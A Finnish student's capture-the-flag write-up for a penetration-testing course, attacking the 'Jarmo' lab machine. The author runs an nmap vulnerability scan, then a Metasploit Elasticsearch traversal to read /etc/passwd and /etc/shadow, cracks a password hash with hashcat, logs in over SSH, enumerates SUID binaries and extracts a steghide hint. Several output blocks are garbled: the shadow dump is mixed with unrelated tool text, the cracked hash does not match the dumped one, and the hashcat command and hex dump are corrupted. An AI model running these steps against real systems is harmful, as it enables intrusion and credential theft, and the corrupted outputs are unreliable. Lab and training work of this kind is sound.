

N4200

Markus Pollari

TTV20S5

Auditointi, Penetraatiotestaus ja Red Team -toiminta

## Sisällysluettelo

- Jarmo challenge..... 1

## ➤ Jarmo challenge


Aloitin tekemällä nmap scannin komennolla: `nmap --script vuln <ip>`

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs: CVE:CVE-2007-6750
|     Slowloris tries to keep many connections to the target web server open and hold
|     them open as long as possible. It accomplishes this by opening connections to
|     the target web server and sending a partial request. By doing so, it starves
|     the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|     http://ha.ckers.org/slowloris/
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-enum:
|   /secret/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
9200/tcp   open  elasticsearch
| http-vuln-cve2015-1427:
|   VULNERABLE:
|     Elasticsearch CVE-2015-1427 RCE Exploit
|     State: LIKELY VULNERABLE
|     IDs: CVE:CVE-2015-1427
|     Risk factor: High CVSS2: 7.5
|     The vulnerability allows an attacker to construct Groovy
|     scripts that escape the sandbox and execute shell commands as the user
|     running the Elasticsearch Java VM.
|   References:
|     http://carnal0wnage.attackresearch.com/2015/03/elasticsearch-cve-2015-1427-rce-exploit.html
|     https://jordan-wright.github.io/blog/2015/03/08/elasticsearch-rce-vulnerability-cve-2015-1427/
|     https://github.com/elastic/elasticsearch/issues/9655
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1427
|_ MAC Address: 00:50:56:88:D5:92 (VMware)

Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-vuln-regsvc-dos:
|   VULNERABLE:
|     Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|     The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|     pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|     while working on smb-enum-sessions.
```

Scannauksen jälkeen pisti silmään portti 80 on auki ja tietysti nmapin antama portti 9200 jossa saattaa olla haavoittuvuus, jätin

huomioimatta DOS hyökkäys haavoittuvuudet koska sillä ei tee tässä haasteessa mitään. Seuraavaksi menin katsomaan onko nettisivua koska portti 80 voi olla (http) se voi olla myös muissa porteissa koska se on käyttäjän päätettävissä, joten se kannattaa pitää mielessä, mutta tässä tapauksessa siellä oli nettisivu. Sieltä löytyi Ubuntun oletus sivu äkkiselailulla en löytänyt mitään mielenkiintoista ja tarkistin myös robots.txt mutta sitä ei ollut, joten aloitin skannaamaan dirbusterilla onko siellä mielenkiintoisia alihakemistoja.



Valitsin dirbusterin käymään läpi oman medium.txt tiedoston etsiessään alihakemistoja.

```
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

Sillä välillä, kun dirbuster alkoi skannailla mahdollisia kansioita, aloitin perehtymään nmapin antamaan haavoittuvuuteen.

Avasin msfconsolen komennolla: msfconsole

```
(kali@kali-Vte)-[~]
$ msfconsole

.:ok000kdc'          'cdk000ko:.
.x0000000000000c    c000000000000x.
:000000000000000k,  ,k000000000000000:
'000000000k000000: :0000000000000000'
o0000000. .o0000o0000l. ,00000000o
d00000000. .c00000c. ,00000000x
l00000000. ;d; ,00000000l
.00000000. .; ; ,00000000.
c0000000. .00c. 'o00. ,0000000c
o000000. .0000. :0000. ,000000o
l00000. .0000. :0000. ,00000l
;0000' .0000. :0000. ;0000;
.d00o .0000o0000x0000. x00d.
,k0l .000000000000. .d0k,
:kk;.000000000000.c0k:
;k00000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.2.26-dev ]
+ -- --[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --[ 951 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Tämän jälkeen komennolla search ElasticSearch, joka oli haavoittuvuuden nimi, jonka nmap antoi.

```
msf6 > search ElasticSearch

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/multi/elasticsearch/script_mvel_rce 2013-12-09      excellent Yes  ElasticSearch Dynamic Script Arbitrary Java Execution
1  auxiliary/scanner/elasticsearch/indices_enum 2015-02-11      normal No   ElasticSearch Indices Enumeration Utility
2  exploit/multi/elasticsearch/search_groovy_script 2015-02-11      excellent Yes  ElasticSearch Search Groovy Sandbox Bypass
3  auxiliary/scanner/http/elasticsearch_traversal 2015-12-04      normal Yes  ElasticSearch Snapshot API Directory Traversal
4  exploit/multi/misc/xdh_x_exec                2015-12-04      excellent Yes  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 4, or use exploit/multi/misc/xdh_x_exec on the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

msf6 > 
```

pistin use 3, koska halusin sen käyttää tuota "traversal" jonka jälkeen options

```
msf6 auxiliary(scanner/http/elasticsearch_traversal) > options

Module options (auxiliary/scanner/http/elasticsearch_traversal):

Name      Current Setting  Required  Description
-      -
DEPTH     7                yes       Traversal depth
FILEPATH  /etc/passwd      yes       The path to the file to read
Proxies   []               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    []               yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     9200             yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
THREADS   1                yes       The number of concurrent threads (max one per host)
VHOST     []               no        HTTP server virtual host
```

Tämän jälkeen piti antaa kohteen portti ja ip osoite komennoilla set RHOSTS <IP> ja set RPORT 9200 ja run niin se lähtee ajamaan

```
msf6 auxiliary(scanner/http/elasticsearch_traversal) > use RHOSTS 192.168.1.101
[-] No results from search
[-] Failed to load module: RHOSTS
msf6 auxiliary(scanner/http/elasticsearch_traversal) > SET RHOSTS 192.168.1.101
[-] Unknown command: SET
msf6 auxiliary(scanner/http/elasticsearch_traversal) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 auxiliary(scanner/http/elasticsearch_traversal) > set RPORT 9200
RPORT => 9200
msf6 auxiliary(scanner/http/elasticsearch_traversal) > r
[-] Unknown command: r
msf6 auxiliary(scanner/http/elasticsearch_traversal) > run

[*] The target appears to be vulnerable.
[*] File saved in: /home/kali/.msf4/loot/20221129152425_default_192.168.1.101_elasticsearch.tr_456627.txt
[*] Scanned 1 of 1 hosts (100% complete)
```

Tämän jälkeen se tallensi löytämänsä teksti tiedostoon ja katsoin mitä siellä on.

```
GNU nano 6.4 /home/kali/.msf4/loot/20221129152425_default_192.168.1.101_elasticsearch.tr_456627.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
_apt:x:105:65534:/:/nonexistent:/bin/false
lxd:x:106:65534:/:/var/lib/lxd:/bin/false
mysql:x:107:111:MySQL Server,,:/nonexistent:/bin/false
messagebus:x:108:112:/:/var/run/dbus:/bin/false
uuidd:x:109:113:/:/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,:/var/lib/misc:/bin/false
sshd:x:111:65534:/:/var/run/sshd:/usr/sbin/nologin
jarmo:x:1000:1000:jarmo viinikanoja,,:/home/jarmo:/bin/bash
remoteroot:x:1001:1001:used for ssh connections doesnt need password,404,,:/home/remoteroot:/bin/bash
```

Tästä huomasin, että remoteroot ei tarvitse näillä näkymin salasanaa ssh yhteyttä ottaessa kokeilin piruuttani komennolla ssh remoteroot@<ip> yhdistääkseni mutta se silti tarvitsi rsa avaimen päästäkseen sisään. Seuraavaksi kokeilin vaihtaa tiedosto sijainnin löytyykö jotain muuta mielenkiintoista.

```
msf6 auxiliary(scanner/http/elasticsearch_traversal) > set FILEPATH /etc/shadow
FILEPATH => /etc/shadow
msf6 auxiliary(scanner/http/elasticsearch_traversal) > run
```



## Sieltä löytyi Jarmon avain

```
root::17319:0:99999:7::: /usr/sbin/sshd: sshd@openssh.com 2018-10-15 00:00:00 Yes Xorg X11 Server SSHD 1.0
daemon::17001:0:99999:7::: /usr/sbin/cron: 2018-10-15 00:00:00 normal No Zabbix Server Brute (P)
bin::17001:0:99999:7::: /usr/bin/getindexablecontent.cgi 2018-03-17 normal No whollist.in /ajaxzani.com
sys::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
sync::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
games::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
man::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
lp::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
mail::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
news::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
uucp::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
proxy::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
www-data::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
backup::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
list::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
irc::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
gnats::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
nobody::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
systemd-timesync::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
systemd-network::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
systemd-resolve::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
systemd-bus-proxy::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
syslog::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
_apt::17001:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-03-17 normal No
lxd::17319:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-10-15 00:00:00 Yes
mysql::17319:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-10-15 00:00:00 Yes
messagebus::17319:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-10-15 00:00:00 Yes
uuidd::17319:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-10-15 00:00:00 Yes
dnsmasq::17319:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-10-15 00:00:00 Yes
sshd::17319:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-10-15 00:00:00 Yes
jarmo:$6$HE2Wy/ry$40hT2bBGVzqdv32pIo2DnLK0.EbCzymhl72jq.Y0/w55IPk5wfxAqkJxgPCDreenbnnbVaIeyOtmhRoFNq9r1:17319:0:99999:7:::
testi::17319:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-10-15 00:00:00 Yes
remoteroot:$6$USE$KEY:17323:0:99999:7::: /usr/bin/nc: nc (Netcat) 2018-10-15 00:00:00 Yes
```

Samalla dirbuster oli saanut skannauksen valmiiksi ja oli löytänyt muutaman mielenkiintoisen kansion, jota lähdin seuraavaksi katsomaan.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.1.101:80/

Scan Information Results - List View: Dirs: 4 Files: 1 Results - Tree View Errors: 0

Type	Found	Response	Size
Dir	/	200	11947
File	/index.php	200	196
Dir	/icons/	403	466
Dir	/icons/small/	403	472
Dir	/secret/	200	1135
Dir	/server-status/	403	474

Current speed: 454 requests/sec (Select and right click for more options)

Average speed: (T) 450, (C) 453 requests/sec

Parse Queue Size: 0


Total Requests: 1201239/2205483

Current number of running threads: 10



Time To Finish: 00:36:56

Back Pause Stop Report

DirBuster Stopped /icons/171993.php



Secretistä löytyi mielenkiintoinen kuva ja arvasin jo heti, että tällä pystyn saamaan Jarmon avaimen selville. Mutta katsoin samalla mitä index.php:ssa on. Ajattelin tässä vaiheessa että tuohon pitää heittää payloadi jossin kohtaa että saa rootti oikeudet tai jotain vastaavaa, niin pistin tuon vain mieleen enkä kiinnittänyt enempää huomiota siihen.



Seuraavaksi aloin kokeilla tuon kuvan avulla purkaa jarmon avainta.

jossa -m 1800 on hashin tyyppi, -o on mihinkä halutaan tieto tallentaa ja rockyou.txt on käyttämäni salasanalista, sekä -a 0 hyökkäysmuoto on suora

```
$ hashcat -m 1800 -s 0 -o 0 salasana.txt jarmo avain rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-AMD EPYC 7702P 64-Core Processor, 1441/2947 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Tue Nov 29 16:01:31 2022
Stopped: Tue Nov 29 16:01:31 2022
```

Salasana saatiin onnistuneesti ja se on security

```
GNU nano 6.4 salasana.txt
$5$HE2WY/ry$40hT2bBVGvZqdv32pIo2DnLK0.EbCzymhL72jq.Y0/w55IPk5wfxAqkJxgPCDreenbnnbValeyOtmhRoFNq9r1:security
```

Seuraavaksi lähdin kokeilemaan ssh yhteyttä Jarmolle ja pääsin sisään

```
(kali㉿kali-vle)-[~]
$ ssh jarmo@192.168.1.101
The authenticity of host '192.168.1.101 (192.168.1.101)' can't be established.
ED25519 key fingerprint is SHA256:QJTa92LeLLfCbqkmc52pr4pDTYDqYjPXnChaqP82jVE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.101' (ED25519) to the list of known hosts.
jarmo@192.168.1.101's password:
Permission denied, please try again.
jarmo@192.168.1.101's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

201 packages can be updated.
122 updates are security updates.

Last login: Tue Jun 13 08:59:35 2017 from 192.168.56.3
jarmo@GuessWho:~$ ls
jarmo@GuessWho:~$ whoami
jarmo
jarmo@GuessWho:~$
```

Jarmolta löytyi teksti tiedosto tip3.txt tajusin myös että 2 vihjettä on myös jossain piilossa, jotka on mennyt huti.

```
File Actions Edit View Help
GNU nano 2.5.3 File: tip3.txt
Good job!
Almost done! ... hope you haven't forgotten anything... because you need key, so you can take ssh connection as a remoteroor...
```

Lähdin kokeilemaan, jos tuolta löytyy privilege escalation (etuoikeuksien eskaloituminen) joten tein komennon find/-perm/4000 -type f 2>/tmp/2

Mutta valitettavasti nuo kaikki oli oletus binäärejä.

Tuolla nettisivulla on hyviä exploitteja jos sattaa olemaan haavoittuvainen <https://gtfobins.github.io/>

```

jarmo@GuessWho:/home/remoteroot/.ssh$ find / -perm /4000 -type f 2>/tmp/2
/sbin/mount.cifs
/bin/mount
/bin/ping
/bin/ntfs-3g
/bin/umount
/bin/su
/bin/ping6
/bin/fusermount
/usr/bin/chfn
/usr/bin/at
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/ubuntu-core-launcher
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device

```

Latain myös varmistaakseni tuolta python koodin, joka katsoo, onko tuolla sellaisia, joita pystyy hyödyntämään <https://github.com/Anon-Exploiter/SUID3NUM> mutta ei löytynyt.

```

[!] Default Binaries (Don't bother)
-----
/sbin/mount.cifs
/bin/mount
/bin/ping
/bin/ntfs-3g
/bin/umount
/bin/su
/bin/ping6
/bin/fusermount
/usr/bin/chfn
/usr/bin/at
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/ubuntu-core-launcher
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device

[~] Custom SUID Binaries (Interesting Stuff)
-----
ls/enumeration

[!] None :(

```



Wireshark tuli seuraavaksi mieleen ja käynnistin sen ja sieltä yritettiin lähettää tekstiä seuraavaksi, avasin cybercheffin saadakseni selville mitä tuolla lukee.

192.168.1.255	UDP	467 52790 → 12345 Len=425
VMware_88:99:91	ARP	42 Who has 192.168.1.1? Tell 192.168.1.102
VMware_88:0b:ee	ARP	60 192.168.1.1 is at 00:50:56:88:99:91





```

467 bytes captured (3736 bits) on interface eth0, id 0
3:56:88:45:92), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
58.1.101, Dst: 192.168.1.255
1, Port: 12345

```

Time	Source	Destination	Protocol	Length	Info
0.0000	ff ff ff ff ff ff 00 50	56 88 45 92 08 00 45 90	...	P V ... E	
0.0010	01 c5 01 7c 40 08 40 11	27 c7 00 08 01 85 c0 a8	...	0 0 ...	
0.0020	01 ff ce 36 30 39 01 b1	bf ac b2 32 39 76 5a 43	...	...	Rcv9ZVC
0.0030	42 71 62 32 49 67 5a 6d	66 75 5a 47 66 75 5a 43	...	80q219ZV U2GtUgV2	
0.0040	42 30 61 47 66 7a 4d 53	42 40 42 42 42 42 42 42	...	806q16ZV U2GtUgV2	
0.0050	66 76 64 53 42 6b 61 57	51 67 5a 32 56 30 49 48	...	1vdSBKaw Qqz2V0V1H	
0.0060	52 70 63 44 45 73 49 47	4a 6c 59 32 46 31 63 32	...	RpcDEsIg J1VZ1e2	
0.0070	55 67 64 47 68 68 64 43	42 70 62 57 46 66 5a 53	...	UgpdhGhc BpbfwFzS	
0.0080	42 33 61 47 78 73 49 47	68 6c 62 48 41 67 6a 5a 46	...	33aKawQqz2V0V1H	
0.0090	39 31 4C 43 47 74 59 58	6c 69 5a 53 42 6c 64 6d	...	01lCBTYX l1ZSB1Um	
0.00a0	56 75 49 47 31 76 63 6d	56 67 64 47 68 68 6d 69	...	Vu1G1cvm Ugpdhbn1	
0.00b0	42 33 61 47 48 39 49 48	66 76 64 5a 49 67 6a 5a 46	...	33aKawQqz2V0V1H	
0.00c0	66 63 79 47 48 39 49 57	67 63 67 43 68 56 6c 49 47	...	1lcyBJWV 4qc2V1H	
0.00d0	75 79 49 48 52 67 59 58	51 75 49 45 4a 31 64 43	...	9u1HR0YX QUIE1J1dC	
0.00e0	42 68 62 62 63 35 59 58	66 7a 4c 43 42 78 5a 69	...	Bbn13YX l2LCBp21	
0.00f0	42 38 62 33 67 67 67 47	40 3c 52 57 35 38 42 42	...	35SUSUWV Qz2V0V1H	
0.0100	66 64 43 42 6d 62 33	56 75 5a 43 42 33 59 58	...	1lCBmb3 VvZC8BYX	
0.0110	66 67 61 57 34 73 49 48	52 6f 5a 57 34 67 62 57	...	kgaW45IH RoZw44V6	
0.0120	66 59 50 65 67 61 58 38	51 67 61 58 44 67 6a 5a 46	...	35SUSUWV Qz2V0V1H	
0.0130	66 7a 53 43 48 39 62 79	42 6a 61 47 56 6a 61 79	...	lZzSB8by BjaGvJay	
0.0140	42 77 62 33 4a 39 62 79	68 79 44 41 43 73 49 48	...	BwB3J0ID kyMDAS1H	
0.0150	52 6f 5a 58 4a 66 67 62 49	46 7a 49 47 74 75 62 33	...	RoZxJ1IG l2IGtUgV3	
0.0160	63 67 64 66 57 63 62 6d	50 79 59 57 4a 70 62 67	...	qcpvW1H 4YwJpJpJ	
0.0170	38 39 65 53 42 76 62 49	42 7a 5a 58 4a 32 61 57	...	10eSBvbl BzXZJ2aw	
0.0180	46 6c 49 48 64 67 61 57	40 6f 49 47 46 7a 49 47	...	N1lHd0aw NoIG1Z1G	
0.0190	39 75 49 48 62 67 59 58	54 67 63 47 39 79 64 43	...	9u1HR0YX Qpc09yQc	
0.01a0	42 67 57 67 39 31 49 47	42 67 62 62 62 62 31 62	...	qpmB1H 62 62 62 62	

R29vZCBqb2IgZmluZGluZyB0aGlzISBib3B1IH1vdSBkawQgZ2V0IHRpcDEsIGJlY2F1c2UgdGhhdCBpbWFnZSB3awxsJ  
Agew91LCBtYX1lZSB1dmVuIG1vcmludGhhb3B3aGF0eH1vdXIGZl1lcYbjYw4gc2VlIG9uTHRoYXQuIEJ1dCBhbn13YXJ  
ZiB5b3UgaGF2ZW50IH1ldCBmb3VuZCB3YXkgaw4sIHRoZW4gbW5YmUgaXQgaXNkdGltZSB0byBjagVjayBwb3J0IDkyf  
roXZjIG1lZGltc3c2c2V1dGhhbWVYVjBjbG0eSBvb3B3Z2wN1IHdoawN0IG1lZG9uTHRoYXQgcG9ydC4gWw91IGNhb3E  
aXQgdG8gZGluZCB3b211IGhhb2hlcw=

Output			time: 44ms length: 21205 lines: 746				
Recipe (click to load)	Result snippet	Properties					
<code>From_Base64('A-Za-z0-9+/',true,false)</code>	Good job finding this! Hope you did get tip1, because that image will help you, maybe even more ...	Possible languages: English Indonesian Dutch Polish Turkish German Danish Norwegian (Nynorsk) Norwegian (Bokmål) Spanish Slovak					

Koska kuva voi auttaa sinua vielä enemmän...

Aloitin tarkistamaan somehelp.jpeg kuvaa uudestaan. Minulla oli ennestään jo vaikka mitä kuvan tunnistus/piilotus ohjelmia entisiltä ctf haasteilta, joten tämän "tip1.txt" saaminen pois ei ollut vaikeaa.

```
(kali@kali-vle)~[~/Downloads]
$ steghide extract -sf somehelp.jpeg
Enter passphrase:
wrote extracted data to "tip1.txt".
```

```
cat tip1.txt
